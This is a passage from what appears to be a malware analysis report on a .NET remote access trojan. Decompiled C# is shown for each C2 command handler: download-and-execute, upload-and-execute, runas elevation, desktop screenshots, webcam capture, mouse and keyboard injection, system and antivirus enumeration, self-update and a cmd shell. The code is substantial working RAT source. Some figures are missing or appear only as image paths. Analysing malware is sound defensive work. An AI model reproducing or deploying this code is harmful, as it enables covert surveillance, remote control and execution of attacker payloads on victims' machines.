public static void smethod_0(GClass33 client, GInterface4 packet)
{
    Type type = packet.GetType();
    if (type == typeof(DoDownloadAndExecute))
    {
        GClass57.smethod_24((DoDownloadAndExecute)packet, client);
        return;
    }
    if (type == typeof(DoUploadAndExecute))
    {
        GClass57.smethod_25((DoUploadAndExecute)packet, client);
        return;
    }
    if (type == typeof(DoClientDisconnect))
    {
        Class0.gclass34_0.method_21();
        return;
    }
    if (type == typeof(DoClientReconnect))
    {
        Class0.gclass34_0.method_12();
        return;
    }
    if (type == typeof(DoClientUninstall))
    {
        GClass57.smethod_17((DoClientUninstall)packet, client);
        return;
    }
    if (type == typeof(DoAskElevate))
    {
        GClass57.smethod_43((DoAskElevate)packet, client);
        return;
    }
    if (type == typeof(GetDesktop))
    {
        GClass57.smethod_29((GetDesktop)packet, client);
        return;
    }
    if (type == typeof(GetWebcam))
    {
        GClass57.smethod_12((GetWebcam)packet, client);
        return;
    }
```

Figure 37

RAT commands

GetAuthentication

This is the first command issued by the C2 server. The malware replies with a packet that contains the operating system version, information about the public IP location, the username, and the computer name:

```
public GetAuthenticationResponse(string version, string operatingsystem, string accounttype, string country, string countrycode, string region, string city, int imageindex, string id, string username, string
  pcname, string tag)
{
    this.Version = version;
    this.OperatingSystem = operatingsystem;
    this.AccountType = accounttype;
    this.Country = country;
    this.CountryCode = countrycode;
    this.Region = region;
    this.City = city;
    this.ImageIndex = imageindex;
    this.Id = id;
    this.Username = username;
    this.PCName = pcname;
    this.Tag = tag;
```

Figure 38

DoDownloadAndExecute

The process downloads a random executable from an URL specified by the C2 server. It creates a file in the Temp folder and executes it:

```
public static void smethod_24(DoDownloadAndExecute command, GClass33 client)
{
    GClass57.Class36 @class = new GClass57.Class36();
    @class.doDownloadAndExecute_0 = command;
    @class.gclass33_0 = client;
    new SetStatus("Downloading file...").Execute(@class.gclass33_0);
    new Thread(new ThreadStart(@class.method_0)).Start();
}
```

Figure 39

```
internal void method_0()
{
    string text = GClass42.smethod_1(".exe");
    try
    {
        using (WebClient webClient = new WebClient())
        {
            webClient.Proxy = null;
            webClient.DownloadFile(this.doDownloadAndExecute_0.URL, text);
        }
    }
    catch
    {
        new SetStatus("Download failed!").Execute(this.gclass33_0);
        return;
    }
    new SetStatus("Downloaded File!").Execute(this.gclass33_0);
    try
    {
        GClass42.smethod_3(text);
        if (!GClass42.smethod_2(File.ReadAllBytes(text)))
        {
            throw new Exception("no pe file");
        }
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        if (this.doDownloadAndExecute_0.RunHidden)
        {
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.CreateNoWindow = true;
        }
        processStartInfo.UseShellExecute = false;
        processStartInfo.FileName = text;
        Process.Start(processStartInfo);
    }
    catch
    {
        GClass8.DeleteFile(text);
        new SetStatus("Execution failed!").Execute(this.gclass33_0);
        return;
    }
    new SetStatus("Executed File!").Execute(this.gclass33_0);
}
```

Figure 40

DoUploadAndExecute

This command is similar to the above; however, the newly created executable is populated with content received from the C2 server, as highlighted below:

```
public static void smethod_25(DoUploadAndExecute command, GClass33 client)
{
    if (!GClass57.dictionary_0.ContainsKey(command.ID))
    {
        GClass57.dictionary_0.Add(command.ID, GClass42.smethod_1(Path.GetExtension(command.FileName)));
    }
    string text = GClass57.dictionary_0[command.ID];
    try
    {
        if (command.CurrentBlock == 0 && Path.GetExtension(text) == ".exe" && !GClass42.smethod_2(command.Block))
        {
            throw new Exception("No executable file");
        }
        GClass6 gclass = new GClass6(text);
        if (!gclass.method_2(command.Block, command.CurrentBlock))
        {
            throw new Exception(gclass.LastError);
        }
        if (command.CurrentBlock + 1 == command.MaxBlocks)
        {
            if (GClass57.dictionary_0.ContainsKey(command.ID))
            {
                GClass57.dictionary_0.Remove(command.ID);
            }
            GClass42.smethod_3(text);
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            if (command.RunHidden)
            {
                processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
                processStartInfo.CreateNoWindow = true;
            }
            processStartInfo.UseShellExecute = false;
            processStartInfo.FileName = text;
            Process.Start(processStartInfo);
            new SetStatus("Executed File!").Execute(client);
        }
    }
```

Figure 41

```
public bool method_2(byte[] block, int blockNumber)
{
    try
    {
        if (!File.Exists(this.Path) && blockNumber > 0)
        {
            throw new FileNotFoundException();
        }
        object obj = this.object_0;
        lock (obj)
        {
            if (blockNumber == 0)
            {
                using (FileStream fileStream = File.Open(this.Path, FileMode.Create, FileAccess.Write))
                {
                    fileStream.Seek(0L, SeekOrigin.Begin);
                    fileStream.Write(block, 0, block.Length);
                }
                return true;
            }
            using (FileStream fileStream2 = File.Open(this.Path, FileMode.Append, FileAccess.Write))
            {
                fileStream2.Seek((long)(blockNumber * 65535), SeekOrigin.Begin);
                fileStream2.Write(block, 0, block.Length);
            }
        }
        return true;
    }
```

Figure 42

The DoDownloadFile and DoUploadFile commands have the same functionality, but they don't execute the new file.

DoClientUninstall

The command implements the uninstall routine. It creates a batch file that is used to delete the

scheduled task, the entry added under the Run registry key, the initial executable, the keylogger's Logs directory, and the batch file itself at the end:

```
public static void smethod_17(DoClientUninstall command, GClass33 client)
{
    new SetStatus("Uninstalling... bye ;(").Execute(client);
    GClass36.smethod_0(client);
}
```

Figure 43

```
public static void smethod_0(GClass33 client)
{
    try
    {
        if (GClass0.bool_1)
        {
            GClass38.smethod_1();
        }
        string text = GClass42.smethod_4(GClass0.bool_0 && GClass0.bool_2);
        if (string.IsNullOrEmpty(text))
        {
            throw new Exception("Could not create uninstall-batch file");
        }
        Process.Start(new ProcessStartInfo
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            UseShellExecute = true,
            FileName = text
        });
        Class0.gclass34_0.method_21();
    }
    catch (Exception ex)
    {
        new SetStatus(string.Format("Uninstallation failed: {0}", ex.Message)).Execute(client);
    }
}
```

Figure 44

```
public static bool smethod_1()
{
    if (GClass41.smethod_1() == "Admin")
    {
        try
        {
            Process process = Process.Start(new ProcessStartInfo("schtasks")
            {
                Arguments = "/delete /tn \"" + GClass0.string_8 + "\" /f",
                UseShellExecute = false,
                CreateNoWindow = true
            });
            process.WaitForExit(1000);
            if (process.ExitCode == 0)
            {
                return true;
            }
        }
        catch (Exception)
        {
        }
        return GClass47.smethod_2(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.string_8);
    }
    return GClass47.smethod_2(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.string_8);
}
```

Figure 45

```
public static string smethod_4(bool isFileHidden)
{
    string result;
    try
    {
        string text = GClass42.smethod_1(".bat");
        string contents = string.Concat(new string[]
        {
            "@echo off\r\nchcp 65001\r\necho DONT CLOSE THIS WINDOW!\r\nping -n 10 localhost > nul\r\ndel /a /q /f \"",
            GClass53.CurrentPath,
            "\"\r\nrmdir /q /s \"",
            Keylogger.LogDirectory,
            "\"\r\ndel /a /q /f \"",
            text,
            "\""
        });
        File.WriteAllText(text, contents, new UTF8Encoding(false));
        result = text;
    }
    catch (Exception)
    {
        result = string.Empty;
    }
    return result;
}
```

Figure 46

DoAskElevate

The malicious binary uses the Runas tool to ask the user to run the executable with elevated privileges (see Figure 47).

```
public static void smethod_43(DoAskElevate command, GClass33 client)
{
    if (GClass41.smethod_1() != "Admin")
    {
        ProcessStartInfo startInfo = new ProcessStartInfo
        {
            FileName = "cmd",
            Verb = "runas",
            Arguments = "/k START \"\" \"" + GClass53.CurrentPath + "\" & EXIT",
            WindowStyle = ProcessWindowStyle.Hidden,
            UseShellExecute = true
        };
        GClass40.smethod_1();
        try
        {
            Process.Start(startInfo);
        }
        catch
        {
            new SetStatus("User refused the elevation request.").Execute(client);
            GClass40.smethod_0(GClass0.string_7);
            return;
        }
        Class0.gclass34_0.method_21();
        return;
    }
    new SetStatus("Process already elevated.").Execute(client);
}
```

Figure 47

GetDesktop

The process takes a screenshot of the user's Desktop, as displayed in the figures below.

```
public static void smethod_29(GetDesktop command, GClass33 client)
{
    string text = GClass43.smethod_2(GClass48.smethod_1(command.Monitor));
    if (GClass57.unsafeStreamCodec_0 == null)
    {
        GClass57.unsafeStreamCodec_0 = new UnsafeStreamCodec(command.Quality, command.Monitor, text);
    }
    if (GClass57.unsafeStreamCodec_0.ImageQuality != command.Quality || GClass57.unsafeStreamCodec_0.Monitor != command.Monitor || GClass57.unsafeStreamCodec_0.Resolution != text)
    {
        if (GClass57.unsafeStreamCodec_0 != null)
        {
            GClass57.unsafeStreamCodec_0.Dispose();
        }
        GClass57.unsafeStreamCodec_0 = new UnsafeStreamCodec(command.Quality, command.Monitor, text);
    }
    BitmapData bitmapData = null;
    Bitmap bitmap = null;
    try
    {
        bitmap = GClass48.smethod_0(command.Monitor);
        bitmapData = bitmap.LockBits(new Rectangle(0, 0, bitmap.Width, bitmap.Height), ImageLockMode.ReadWrite, bitmap.PixelFormat);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            if (GClass57.unsafeStreamCodec_0 == null)
            {
                throw new Exception("StreamCodec can not be null.");
            }
            GClass57.unsafeStreamCodec_0.CodeImage(bitmapData.Scan0, new Rectangle(0, 0, bitmap.Width, bitmap.Height), new Size(bitmap.Width, bitmap.Height), bitmap.PixelFormat, memoryStream);
            new GetDesktopResponse(memoryStream.ToArray(), GClass57.unsafeStreamCodec_0.ImageQuality, GClass57.unsafeStreamCodec_0.Monitor, GClass57.unsafeStreamCodec_0.Resolution).Execute(client);
        }
    }
```


Figure 48

```
public static Bitmap smethod_0(int screenNumber)
{
    Rectangle rectangle = GClass48.smethod_1(screenNumber);
    Bitmap bitmap = new Bitmap(rectangle.Width, rectangle.Height, PixelFormat.Format32bppPArgb);
    using (Graphics graphics = Graphics.FromImage(bitmap))
    {
        IntPtr hdc = graphics.GetHdc();
        IntPtr intPtr = GClass8.CreateDC("DISPLAY", null, null, IntPtr.Zero);
        GClass8.BitBlt(hdc, 0, 0, rectangle.Width, rectangle.Height, intPtr, rectangle.X, rectangle.Y, 13369376);
        GClass8.DeleteDC(intPtr);
        graphics.ReleaseHdc(hdc);
    }
    return bitmap;
}
```

Figure 49

GetWebcam

The process captures video from the webcam using AForge.NET framework:



```
public static void smethod_12(GetWebcam command, GClass33 client)
{
    GClass57.gclass33_0 = client;
    GClass57.bool_1 = true;
    GClass57.int_0 = command.Webcam;
    GClass57.int_1 = command.Resolution;
    if (!GClass57.bool_0)
    {
        GClass57.videoCaptureDevice_0 = new VideoCaptureDevice(new GClass58(GClass59.guid_1)[command.Webcam].MonikerString);
        GClass57.videoCaptureDevice_0.Event_0 += GClass57.smethod_14;
        GClass57.videoCaptureDevice_0.VideoResolution = GClass57.videoCaptureDevice_0.VideoCapabilities[command.Resolution];
        GClass57.videoCaptureDevice_0.Start();
        GClass57.bool_0 = true;
    }
}
```

Figure 50

DoWebcamStop

The malware stops the webcam using the Stop method:

```
public static void smethod_13(DoWebcamStop command, GClass33 client)
{
    GClass57.bool_1 = false;
    GClass57.bool_0 = false;
    GClass57.gclass33_0 = null;
    if (GClass57.videoCaptureDevice_0 != null)
    {
        GClass57.videoCaptureDevice_0.Event_0 -= GClass57.smethod_14;
        GClass57.videoCaptureDevice_0.Stop();
        GClass57.videoCaptureDevice_0 = null;
    }
}
```

Figure 51

GetProcesses

The GetProcesses method is utilized to extract a list of running processes. The client response contains the processes ID, name, and the caption of the main window:

```
public static void smethod_40(GetProcesses command, GClass33 client)
{
    Process[] processes = Process.GetProcesses();
    string[] array = new string[processes.Length];
    int[] array2 = new int[processes.Length];
    string[] array3 = new string[processes.Length];
    int num = 0;
    foreach (Process process in processes)
    {
        array[num] = process.ProcessName + ".exe";
        array2[num] = process.Id;
        array3[num] = process.MainWindowTitle;
        num++;
    }
    new GetProcessesResponse(array, array2, array3).Execute(client);
}
```

Figure 52

DoProcessKill

The binary stops a target process using the Kill function:

```
public static void smethod_42(DoProcessKill command, GClass33 client)
{
    try
    {
        Process.GetProcessById(command.PID).Kill();
    }
    catch
    {
    }
    finally
    {
        GClass57.smethod_40(new GetProcesses(), client);
    }
}
```

Figure 53

DoProcessStart

The command is used to spawn an executable specified by the C2 server (Figure 54).

```
public static void smethod_41(DoProcessStart command, GClass33 client)
{
    if (string.IsNullOrEmpty(command.Processname))
    {
        new SetStatus("Process could not be started!").Execute(client);
        return;
    }
    try
    {
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = true,
            FileName = command.Processname
        });
    }
    catch
    {
        new SetStatus("Process could not be started!").Execute(client);
    }
    finally
    {
        GClass57.smethod_40(new GetProcesses(), client);
    }
}
```

Figure 54

GetDrives

The executable obtains a list of logical drives and constructs a list based on their name, type, and format:

```
public static void smethod_34(GetDrives command, GClass33 client)
{
    DriveInfo[] array;
    try
    {
        array = DriveInfo.GetDrives().Where(new Func<DriveInfo, bool>(GClass57.Class39.class39_0.method_0)).ToArray<DriveInfo>();
    }
    catch (IOException)
    {
        new SetStatusFileManager("GetDrives I/O error", false).Execute(client);
        return;
    }
    catch (UnauthorizedAccessException)
    {
        new SetStatusFileManager("GetDrives No permission", false).Execute(client);
        return;
    }
    if (array.Length == 0)
    {
        new SetStatusFileManager("GetDrives No drives", false).Execute(client);
        return;
    }
    string[] array2 = new string[array.Length];
    string[] array3 = new string[array.Length];
    int i = 0;
    while (i < array.Length)
    {
        string text = null;
        try
        {
            text = array[i].VolumeLabel;
            goto IL_137;
        }
        catch
        {
            goto IL_137;
        }
        goto IL_AA;
        IL_11E:
        array3[i] = array[i].RootDirectory.FullName;
        i++;
        continue;
        IL_AA:
        array2[i] = string.Format("{0} [{1}, {2}]", array[i].RootDirectory.FullName, GClass43.smethod_1(array[i].DriveType), array[i].DriveFormat);
```

Figure 55

GetDirectory

The process retrieves the tree structure of a specific directory using the GetFiles and GetDirectories methods:

```
public static void smethod_18(GetDirectory command, GClass33 client)
{
    GClass57.Class32 @class = new GClass57.Class32();
    @class.bool_0 = false;
    @class.string_0 = null;
    Action<string> action = new Action<string>(@class.method_0);
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(command.RemotePath);
        FileInfo[] files = directoryInfo.GetFiles();
        DirectoryInfo[] directories = directoryInfo.GetDirectories();
        string[] array = new string[files.Length];
        long[] array2 = new long[files.Length];
        string[] array3 = new string[directories.Length];
        int num = 0;
        foreach (FileInfo fileInfo in files)
        {
            array[num] = fileInfo.Name;
            array2[num] = fileInfo.Length;
            num++;
        }
        if (array.Length == 0)
        {
            array = new string[]
            {
                "$E$"
            };
            array2 = new long[1];
        }
        num = 0;
        foreach (DirectoryInfo directoryInfo2 in directories)
        {
            array3[num] = directoryInfo2.Name;
            num++;
        }
        if (array3.Length == 0)
        {
            array3 = new string[]
            {
                "$E$"
            };
        }
        new GetDirectoryResponse(array, array3, array2).Execute(client);
    }
```

Figure 56

DoMouseEvent

The malware can move the mouse cursor using the mouse_event and SetCursorPos functions. It can activate screen saving via a function call to SystemParametersInfo:

```
public static void smethod_30(DoMouseEvent command, GClass33 client)
{
    try
    {
        Screen[] allScreens = Screen.AllScreens;
        int x = allScreens[command.MonitorIndex].Bounds.X;
        int y = allScreens[command.MonitorIndex].Bounds.Y;
        Point p = new Point(command.X + x, command.Y + y);
        switch (command.Action)
        {
        case GEnum0.const_0:
        case GEnum0.const_1:
        case GEnum0.const_2:
        case GEnum0.const_3:
        case GEnum0.const_4:
            if (GClass45.smethod_6())
            {
                GClass45.smethod_7();
            }
            break;
        }
        switch (command.Action)
        {
        case GEnum0.const_0:
        case GEnum0.const_1:
            GClass45.smethod_1(p, command.IsMouseDown);
            break;
        case GEnum0.const_2:
        case GEnum0.const_3:
            GClass45.smethod_2(p, command.IsMouseDown);
            break;
        case GEnum0.const_4:
            GClass45.smethod_3(p);
            break;
        case GEnum0.const_5:
            GClass45.smethod_4(p, false);
            break;
        case GEnum0.const_6:
            GClass45.smethod_4(p, true);
            break;
        }
    }
```

Figure 57

```
public static bool smethod_6()
{
    IntPtr zero = IntPtr.Zero;
    GClass8.SystemParametersInfo(114U, 0U, ref zero, 0U);
    return zero != IntPtr.Zero;
}

// Token: 0x06000620 RID: 1568 RVA: 0x000127F8 File Offset: 0x000109F8
public static void smethod_7()
{
    IntPtr intPtr = GClass8.OpenDesktop("Screen-saver", 0, false, 129U);
    if (intPtr != IntPtr.Zero)
    {
        GClass8.EnumDesktopWindows(intPtr, new GClass8.GDelegate2(GClass45.Class28.class28_0.method_0), IntPtr.Zero);
        GClass8.CloseDesktop(intPtr);
    }
    else
    {
        GClass8.PostMessage(GClass8.GetForegroundWindow(), 16, 0, 0);
    }
    IntPtr zero = IntPtr.Zero;
    GClass8.SystemParametersInfo(17U, 1U, ref zero, 2U);
}
```

Figure 58

```
public static void smethod_1(Point p, bool isMouseDown)
{
    GClass8.mouse_event(isMouseDown ? 2U : 4U, p.X, p.Y, 0, 0);
}

// Token: 0x0600061B RID: 1563 RVA: 0x000051E1 File Offset: 0x000033E1
public static void smethod_2(Point p, bool isMouseDown)
{
    GClass8.mouse_event(isMouseDown ? 8U : 16U, p.X, p.Y, 0, 0);
}

// Token: 0x0600061C RID: 1564 RVA: 0x00005200 File Offset: 0x00003400
public static void smethod_3(Point p)
{
    GClass8.SetCursorPos(p.X, p.Y);
}

// Token: 0x0600061D RID: 1565 RVA: 0x00005216 File Offset: 0x00003416
public static void smethod_4(Point p, bool scrollDown)
{
    GClass8.mouse_event(2048U, p.X, p.Y, scrollDown ? -120 : 120, 0);
}
```

Figure 59

DoKeyboardEvent

The keybd_event method is used to simulate a key press or release, as shown below:

```
public static void smethod_31(DoKeyboardEvent command, GClass33 client)
{
    if (GClass45.smethod_6())
    {
        GClass45.smethod_7();
    }
    GClass45.smethod_5(command.Key, command.KeyDown);
}
```

Figure 60

```
public static void smethod_5(byte key, bool keyDown)
{
    GClass8.keybd_event(key, 0, keyDown ? 0U : 2U, 0);
}
```

Figure 61

GetSystemInfo

The malware extracts the processor name, the RAM amount, GPU information, the username, the computer name, the domain name, the system's uptime, the MAC address, the private and public IP address, the antivirus, and the firewall:

```
public static void smethod_39(GetSystemInfo command, GClass33 client)
{
    try
    {
        IPGlobalProperties ipglobalProperties = IPGlobalProperties.GetIPGlobalProperties();
        string text = (!string.IsNullOrEmpty(ipglobalProperties.DomainName)) ? ipglobalProperties.DomainName : "-";
        string text2 = (!string.IsNullOrEmpty(ipglobalProperties.HostName)) ? ipglobalProperties.HostName : "-";
        new GetSystemInfoResponse(new string[]
        {
            "Processor (CPU)",
            GClass49.smethod_2(),
            "Memory (RAM)",
            string.Format("{0} MB", GClass49.smethod_3()),
            "Video Card (GPU)",
            GClass49.smethod_4(),
            "Username",
            GClass41.smethod_0(),
            "PC Name",
            GClass50.smethod_1(),
            "Domain Name",
            text,
            "Host Name",
            text2,
            "System Drive",
            Path.GetPathRoot(Environment.SystemDirectory),
            "System Directory",
            Environment.SystemDirectory,
            "Uptime",
            GClass50.smethod_0(),
            "MAC Address",
            GClass49.smethod_6(),
            "LAN IP Address",
            GClass49.smethod_5(),
            "WAN IP Address",
            GClass52.GeoInfo.Ip,
            "Antivirus",
            GClass50.smethod_2(),
            "Firewall",
            GClass50.smethod_3(),
            "Time Zone",
            GClass52.GeoInfo.Timezone,
            "Country",
            GClass52.GeoInfo.Country,
            "ISP",
            GClass52.GeoInfo.Isp
```

Figure 62

```
public static string smethod_2()
{
    try
    {
        string text = string.Empty;
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                text = text + managementObject["Name"].ToString() + "; ";
            }
        }
        text = GClass43.smethod_3(text);
        return (!string.IsNullOrEmpty(text)) ? text : "N/A";
    }
    catch
    {
    }
    return "Unknown";
}

// Token: 0x0600064E RID: 1614 RVA: 0x00012E74 File Offset: 0x00011074
public static int smethod_3()
{
    int result;
    try
    {
        int num = 0;
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * From Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
            {
                if (enumerator.MoveNext())
                {
                    num = (int)(Convert.ToDouble(((ManagementObject)enumerator.Current)["TotalPhysicalMemory"]) / 1048576.0);
                }
            }
        }
        result = num;
    }
    catch
    {
        result = -1;
    }
    return result;
}
```

Figure 63

```
public static string smethod_4()
{
    string result;
    try
    {
        string text = string.Empty;
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_DisplayConfiguration"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                text = text + managementObject["Description"].ToString() + "; ";
            }
        }
        text = GClass43.smethod_3(text);
        result = ((!string.IsNullOrEmpty(text)) ? text : "N/A");
    }
    catch
    {
        result = "Unknown";
    }
    return result;
}

// Token: 0x06000650 RID: 1616 RVA: 0x00012FD8 File Offset: 0x000111D8
public static string smethod_5()
{
    foreach (NetworkInterface networkInterface in NetworkInterface.GetAllNetworkInterfaces())
    {
        if (networkInterface.GetIPProperties().GatewayAddresses.FirstOrDefault<GatewayIPAddressInformation>() != null && (networkInterface.NetworkInterfaceType == NetworkInterfaceType.Wireless80211 ||
          (networkInterface.NetworkInterfaceType == NetworkInterfaceType.Ethernet && networkInterface.OperationalStatus == OperationalStatus.Up)))
        {
            foreach (UnicastIPAddressInformation unicastIPAddressInformation in networkInterface.GetIPProperties().UnicastAddresses)
            {
                if (unicastIPAddressInformation.Address.AddressFamily == AddressFamily.InterNetwork && unicastIPAddressInformation.AddressPreferredLifetime != 4294967295L)
                {
                    return unicastIPAddressInformation.Address.ToString();
                }
            }
        }
    }
    return "-";
}

// Token: 0x06000651 RID: 1617 RVA: 0x000130AC File Offset: 0x000112AC
public static string smethod_6()
{
    foreach (NetworkInterface networkInterface in NetworkInterface.GetAllNetworkInterfaces())
    {
        if (networkInterface.NetworkInterfaceType == NetworkInterfaceType.Wireless80211 || (networkInterface.NetworkInterfaceType == NetworkInterfaceType.Ethernet && networkInterface.OperationalStatus ==
          OperationalStatus.Up))
        {
            bool flag = false;
            foreach (UnicastIPAddressInformation unicastIPAddressInformation in networkInterface.GetIPProperties().UnicastAddresses)
            {
                if (unicastIPAddressInformation.Address.AddressFamily == AddressFamily.InterNetwork && unicastIPAddressInformation.AddressPreferredLifetime != 4294967295L)
                {
                    flag = (unicastIPAddressInformation.Address.ToString() == GClass49.smethod_5());
                }
            }
```

Figure 64

```
public static string smethod_0()
{
    string result;
    try
    {
        string text = string.Empty;
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem WHERE Primary='true'"))
        {
            using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
            {
                if (enumerator.MoveNext())
                {
                    DateTime d = ManagementDateTimeConverter.ToDateTime(((ManagementObject)enumerator.Current)["LastBootUpTime"].ToString());
                    TimeSpan timeSpan = TimeSpan.FromTicks((DateTime.Now - d).Ticks);
                    text = string.Format("{0}d : {1}h : {2}m : {3}s", new object[]
                    {
                        timeSpan.Days,
                        timeSpan.Hours,
                        timeSpan.Minutes,
                        timeSpan.Seconds
                    });
                }
            }
        }
        if (string.IsNullOrEmpty(text))
        {
            throw new Exception("Getting uptime failed");
        }
        result = text;
    }
    catch (Exception)
    {
        result = string.Format("{0}d : {1}h : {2}m : {3}s", new object[]
        {
            0,
            0,
            0,
            0
        });
    }
    return result;
}
```

Figure 65

```
public static string smethod_1()
{
    return Environment.MachineName;
}

// Token: 0x06000654 RID: 1620 RVA: 0x000132DC File Offset: 0x000114DC
public static string smethod_2()
{
    string result;
    try
    {
        string text = string.Empty;
        string scope = GClass46.VistaOrHigher ? "root\\SecurityCenter2" : "root\\SecurityCenter";
        string queryString = "SELECT * FROM AntivirusProduct";
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(scope, queryString))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                text = text + managementObject["displayName"].ToString() + "; ";
            }
        }
        text = GClass43.smethod_3(text);
        result = ((!string.IsNullOrEmpty(text)) ? text : "N/A");
    }
    catch
    {
        result = "Unknown";
    }
    return result;
}

// Token: 0x06000655 RID: 1621 RVA: 0x000133B8 File Offset: 0x000115B8
public static string smethod_3()
{
    string result;
    try
    {
        string text = string.Empty;
        string scope = GClass46.VistaOrHigher ? "root\\SecurityCenter2" : "root\\SecurityCenter";
        string queryString = "SELECT * FROM FirewallProduct";
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(scope, queryString))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                text = text + managementObject["displayName"].ToString() + "; ";
            }
        }
        text = GClass43.smethod_3(text);
        result = ((!string.IsNullOrEmpty(text)) ? text : "N/A");
    }
```

Figure 66

DoVisitWebsite

The process sends a GET request to an URL specified by the C2 server. The user agent is hard-coded (Figure 67).

Figure 67

DoShowMessageBox

The binary displays a message box using the MessageBox.Show method, as highlighted in the figure below.




Figure 68




Figure 69

DoClientUpdate

The malware can update itself by downloading an executable from a remote URL (see Figure 70).

```
public static void smethod_16(DoClientUpdate command, GClass33 client)
{
    GClass57.Class31 @class = new GClass57.Class31();
    @class.gclass33_0 = client;
    @class.doClientUpdate_0 = command;
    if (string.IsNullOrEmpty(@class.doClientUpdate_0.DownloadURL))
    {
        if (!GClass57.dictionary_0.ContainsKey(@class.doClientUpdate_0.ID))
        {
            GClass57.dictionary_0.Add(@class.doClientUpdate_0.ID, GClass42.smethod_1(".exe"));
        }
        string text = GClass57.dictionary_0[@class.doClientUpdate_0.ID];
        try
        {
            if (@class.doClientUpdate_0.CurrentBlock == 0 && !GClass42.smethod_2(@class.doClientUpdate_0.Block))
            {
                throw new Exception("No executable file");
            }
            GClass6 gclass = new GClass6(text);
            if (!gclass.method_2(@class.doClientUpdate_0.Block, @class.doClientUpdate_0.CurrentBlock))
            {
                throw new Exception(gclass.LastError);
            }
            if (@class.doClientUpdate_0.CurrentBlock + 1 == @class.doClientUpdate_0.MaxBlocks)
            {
                if (GClass57.dictionary_0.ContainsKey(@class.doClientUpdate_0.ID))
                {
                    GClass57.dictionary_0.Remove(@class.doClientUpdate_0.ID);
                }
                new SetStatus("Updating...").Execute(@class.gclass33_0);
                GClass37.smethod_0(@class.gclass33_0, text);
            }
        }
```

Figure 70

GetWebcams

The binary retrieves the name of the available webcams from the VideoCapabilities property:

```
public static void smethod_11(GetWebcams command, GClass33 client)
{
    Dictionary<string, List<Size>> dictionary = new Dictionary<string, List<Size>>();
    foreach (object obj in new GClass58(GClass59.guid_1))
    {
        FilterInfo filterInfo = (FilterInfo)obj;
        List<Size> list = new List<Size>();
        foreach (GClass60 gclass in new VideoCaptureDevice(filterInfo.MonikerString).VideoCapabilities)
        {
            list.Add(gclass.size_0);
        }
        dictionary.Add(filterInfo.Name, list);
    }
    if (dictionary.Count > 0)
    {
        new GetWebcamsResponse(dictionary).Execute(client);
    }
}
```

Figure 71

GetMonitors

The number of monitors is extracted from the Screen.AllScreens property:

```
public static void smethod_32(GetMonitors command, GClass33 client)
{
    if (Screen.AllScreens.Length != 0)
    {
        new GetMonitorsResponse(Screen.AllScreens.Length).Execute(client);
    }
}
```

Figure 72

DoShellExecute

The executable runs the command sent by the C2 server using cmd.exe:

```
public static void smethod_44(DoShellExecute command, GClass33 client)
{
    string command2 = command.Command;
    if (GClass57.shell_0 == null && command2 == "exit")
    {
        return;
    }
    if (GClass57.shell_0 == null)
    {
        GClass57.shell_0 = new Shell();
    }
    if (command2 == "exit")
    {
